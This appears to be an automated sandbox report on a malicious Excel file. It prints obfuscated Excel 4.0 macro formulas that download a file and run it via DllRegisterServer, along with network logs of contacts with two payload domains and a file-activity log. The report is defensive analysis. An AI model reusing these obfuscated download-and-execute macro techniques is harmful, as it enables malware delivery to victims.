FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(befor
e.3.5.0.sheet!AZ40&BA40&before.3.5.0.sheet!BB40&before.3.5.0.sheet!BC40,before.3.5.0.sheet!AU14)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SU
MXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(""U""&before.3.5.0.sheet!BC25&before.3.5.0.sheet!B
C29&before.3.5.0.sheet!BF28&before.3.5.0.sheet!BC28&before.3.5.0.sheet!BC31&before.3.5.0.sheet!BF29&""A"",before.3.5.0.she
```

```
"=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&""1"",0,!AL21)=RUN(Doc4!AM6)"
```

```
"=MDETERM(56241452475)=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&Doc3!BB30&""2 ""&Doc3!BC17&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=EXEC(Doc3!BB22&Doc3!BB23&Doc3!BB24&D
oc3!BB30&""2 ""&Doc3!BC18&""1""&Doc3!BD31&""lRegi""&""ster""&""Ser""&""ver"")=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDET
ERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(5
6241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(562414
52475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=MDETERM(56241452475)=RUN(Doc3!AY22)"
```

Network Behavior

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:32:31.075166941 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.239478111 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.239664078 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.240961075 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.405143023 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.429488897 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.429522991 CEST	443	49729	192.185.39.58	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:32:31.429538965 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.429629087 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.429697037 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.448086977 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.611423969 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.611601114 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.612904072 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.820620060 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859360933 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859380960 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859396935 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859414101 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859431028 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859447956 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859462023 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859482050 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859502077 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859519958 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:31.859587908 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:31.859625101 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025099993 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025116920 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025130033 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025141954 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025218010 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025229931 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025239944 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025263071 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025289059 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025311947 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025321007 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025336027 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025357962 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025378942 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025398016 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025429010 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025430918 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025458097 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025486946 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025495052 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025509119 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025532007 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025552034 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025558949 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025578976 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025604010 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.025612116 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.025656939 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.189590931 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189629078 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189651966 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189668894 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189740896 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189766884 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189785004 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189802885 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189819098 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.189825058 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189848900 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189873934 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189894915 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189905882 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.189918995 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189941883 CEST	443	49729	192.185.39.58	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:32:32.189961910 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.189964056 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189985037 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.189989090 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190010071 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190032005 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190052032 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190053940 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190077066 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190102100 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190103054 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190126896 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190135956 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190149069 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190170050 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190179110 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190192938 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190215111 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190218925 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190238953 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190239906 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190264940 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190274954 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190289974 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190301895 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190315008 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190325975 CEST	49729	443	192.168.2.4	192.185.39.58
May 12, 2021 13:32:32.190339088 CEST	443	49729	192.185.39.58	192.168.2.4
May 12, 2021 13:32:32.190351963 CEST	49729	443	192.168.2.4	192.185.39.58

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:32:11.700754881 CEST	64646	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:11.757498026 CEST	53	64646	8.8.8.8	192.168.2.4
May 12, 2021 13:32:12.278656960 CEST	65298	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:12.337564945 CEST	53	65298	8.8.8.8	192.168.2.4
May 12, 2021 13:32:12.353760958 CEST	59123	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:12.430588961 CEST	53	59123	8.8.8.8	192.168.2.4
May 12, 2021 13:32:12.962347031 CEST	54531	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:13.011122942 CEST	53	54531	8.8.8.8	192.168.2.4
May 12, 2021 13:32:16.957289934 CEST	49714	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:17.006031990 CEST	53	49714	8.8.8.8	192.168.2.4
May 12, 2021 13:32:17.961410999 CEST	58028	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:18.010879040 CEST	53	58028	8.8.8.8	192.168.2.4
May 12, 2021 13:32:19.583864927 CEST	53097	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:19.632714033 CEST	53	53097	8.8.8.8	192.168.2.4
May 12, 2021 13:32:19.727679014 CEST	49257	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:19.790978909 CEST	53	49257	8.8.8.8	192.168.2.4
May 12, 2021 13:32:24.190608978 CEST	62389	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:24.242945910 CEST	53	62389	8.8.8.8	192.168.2.4
May 12, 2021 13:32:25.419805050 CEST	49910	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:25.475008965 CEST	55854	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:25.496903896 CEST	53	49910	8.8.8.8	192.168.2.4
May 12, 2021 13:32:25.526416063 CEST	53	55854	8.8.8.8	192.168.2.4
May 12, 2021 13:32:25.992902994 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:26.068509102 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 13:32:26.986114025 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:27.048033953 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 13:32:28.002069950 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:28.062403917 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 13:32:30.039849043 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:30.091464996 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 13:32:31.023514032 CEST	63153	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:32:31.072433949 CEST	53	63153	8.8.8.8	192.168.2.4
May 12, 2021 13:32:31.249562979 CEST	52991	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:31.299894094 CEST	53	52991	8.8.8.8	192.168.2.4
May 12, 2021 13:32:32.471741915 CEST	53700	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:32.521842957 CEST	53	53700	8.8.8.8	192.168.2.4
May 12, 2021 13:32:32.547735929 CEST	51726	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:32.610028028 CEST	53	51726	8.8.8.8	192.168.2.4
May 12, 2021 13:32:33.344405890 CEST	56794	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:33.393066883 CEST	53	56794	8.8.8.8	192.168.2.4
May 12, 2021 13:32:34.123672009 CEST	64549	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:34.201133966 CEST	53	64549	8.8.8.8	192.168.2.4
May 12, 2021 13:32:37.946820021 CEST	56534	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:37.998413086 CEST	53	56534	8.8.8.8	192.168.2.4
May 12, 2021 13:32:39.252321959 CEST	56627	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:39.300998926 CEST	53	56627	8.8.8.8	192.168.2.4
May 12, 2021 13:32:40.682939053 CEST	56621	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:40.731926918 CEST	53	56621	8.8.8.8	192.168.2.4
May 12, 2021 13:32:42.145760059 CEST	63116	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:42.199048042 CEST	53	63116	8.8.8.8	192.168.2.4
May 12, 2021 13:32:43.515748024 CEST	64078	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:43.566895962 CEST	53	64078	8.8.8.8	192.168.2.4
May 12, 2021 13:32:44.717510939 CEST	64801	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:44.767641068 CEST	53	64801	8.8.8.8	192.168.2.4
May 12, 2021 13:32:45.602051973 CEST	61721	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:45.661864996 CEST	53	61721	8.8.8.8	192.168.2.4
May 12, 2021 13:32:46.787492990 CEST	51255	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:46.844712973 CEST	53	51255	8.8.8.8	192.168.2.4
May 12, 2021 13:32:47.312530041 CEST	61522	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:47.374838114 CEST	53	61522	8.8.8.8	192.168.2.4
May 12, 2021 13:32:48.122045040 CEST	52337	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:48.174633026 CEST	53	52337	8.8.8.8	192.168.2.4
May 12, 2021 13:32:49.380045891 CEST	55046	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:49.428841114 CEST	53	55046	8.8.8.8	192.168.2.4
May 12, 2021 13:32:55.634301901 CEST	49612	53	192.168.2.4	8.8.8.8
May 12, 2021 13:32:55.694555998 CEST	53	49612	8.8.8.8	192.168.2.4
May 12, 2021 13:33:06.519836903 CEST	49285	53	192.168.2.4	8.8.8.8
May 12, 2021 13:33:06.583713055 CEST	53	49285	8.8.8.8	192.168.2.4
May 12, 2021 13:33:08.224392891 CEST	50601	53	192.168.2.4	8.8.8.8
May 12, 2021 13:33:08.281712055 CEST	53	50601	8.8.8.8	192.168.2.4
May 12, 2021 13:33:32.174385071 CEST	60875	53	192.168.2.4	8.8.8.8
May 12, 2021 13:33:32.250258923 CEST	53	60875	8.8.8.8	192.168.2.4
May 12, 2021 13:33:35.221759081 CEST	56448	53	192.168.2.4	8.8.8.8
May 12, 2021 13:33:35.280333042 CEST	53	56448	8.8.8.8	192.168.2.4
May 12, 2021 13:33:39.987410069 CEST	59172	53	192.168.2.4	8.8.8.8
May 12, 2021 13:33:40.055053949 CEST	53	59172	8.8.8.8	192.168.2.4
May 12, 2021 13:34:15.173784018 CEST	62420	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:15.245922089 CEST	53	62420	8.8.8.8	192.168.2.4
May 12, 2021 13:34:15.844187021 CEST	60579	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:15.896749973 CEST	53	60579	8.8.8.8	192.168.2.4
May 12, 2021 13:34:23.945249081 CEST	50183	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:24.064714909 CEST	53	50183	8.8.8.8	192.168.2.4
May 12, 2021 13:34:25.481246948 CEST	61531	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:25.538827896 CEST	53	61531	8.8.8.8	192.168.2.4
May 12, 2021 13:34:29.043479919 CEST	49228	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:29.102607012 CEST	53	49228	8.8.8.8	192.168.2.4
May 12, 2021 13:34:30.249735117 CEST	59794	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:30.373637915 CEST	53	59794	8.8.8.8	192.168.2.4
May 12, 2021 13:34:31.074817896 CEST	55916	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:31.133188963 CEST	53	55916	8.8.8.8	192.168.2.4
May 12, 2021 13:34:31.924369097 CEST	52752	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:31.984452963 CEST	53	52752	8.8.8.8	192.168.2.4
May 12, 2021 13:34:32.433563948 CEST	60542	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:32.493552923 CEST	53	60542	8.8.8.8	192.168.2.4
May 12, 2021 13:34:33.583031893 CEST	60689	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 12, 2021 13:34:33.640203953 CEST	53	60689	8.8.8.8	192.168.2.4
May 12, 2021 13:34:33.918680906 CEST	64206	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:33.990600109 CEST	53	64206	8.8.8.8	192.168.2.4
May 12, 2021 13:34:34.687747955 CEST	50904	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:34.736524105 CEST	53	50904	8.8.8.8	192.168.2.4
May 12, 2021 13:34:35.269757986 CEST	57525	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:35.337656021 CEST	53	57525	8.8.8.8	192.168.2.4
May 12, 2021 13:34:47.825035095 CEST	53814	53	192.168.2.4	8.8.8.8
May 12, 2021 13:34:47.883009911 CEST	53	53814	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 12, 2021 13:32:31.023514032 CEST	192.168.2.4	8.8.8.8	0xe7e0	Standard query (0)	signifysystem.com	A (IP address)	IN (0x0001)
May 12, 2021 13:32:32.547735929 CEST	192.168.2.4	8.8.8.8	0xf80c	Standard query (0)	fcventasyservicios.cl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 12, 2021 13:32:31.072433949 CEST	8.8.8.8	192.168.2.4	0xe7e0	No error (0)	signifysystem.com		192.185.39.58	A (IP address)	IN (0x0001)
May 12, 2021 13:32:32.610028028 CEST	8.8.8.8	192.168.2.4	0xf80c	No error (0)	fcventasyservicios.cl		192.185.32.232	A (IP address)	IN (0x0001)
May 12, 2021 13:34:15.245922089 CEST	8.8.8.8	192.168.2.4	0x13c3	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 12, 2021 13:32:31.429538965 CEST	192.185.39.58	443	192.168.2.4	49729	CN=cpcontacts.signifysystem.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Apr 01 17:00:25 CEST 2021 Wed Oct 07 21:21:40 CEST 2020	Wed Jun 30 17:00:25 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
May 12, 2021 13:32:32.934375048 CEST	192.185.32.232	443	192.168.2.4	49734	CN=mail.fcventasyservicios.cl CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Mar 16 13:01:12 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon Jun 14 14:01:12 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6780 Parent PID: 800

General

Start time:	13:32:23
Start date:	12/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xf30000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14BF643	URLDownloadToFileA
C:\Users\user\ritofm.cvm	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14BF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\923FF3A5.tmp	success or wait	1	10A495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FB1C03C0.tmp	success or wait	1	10A495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
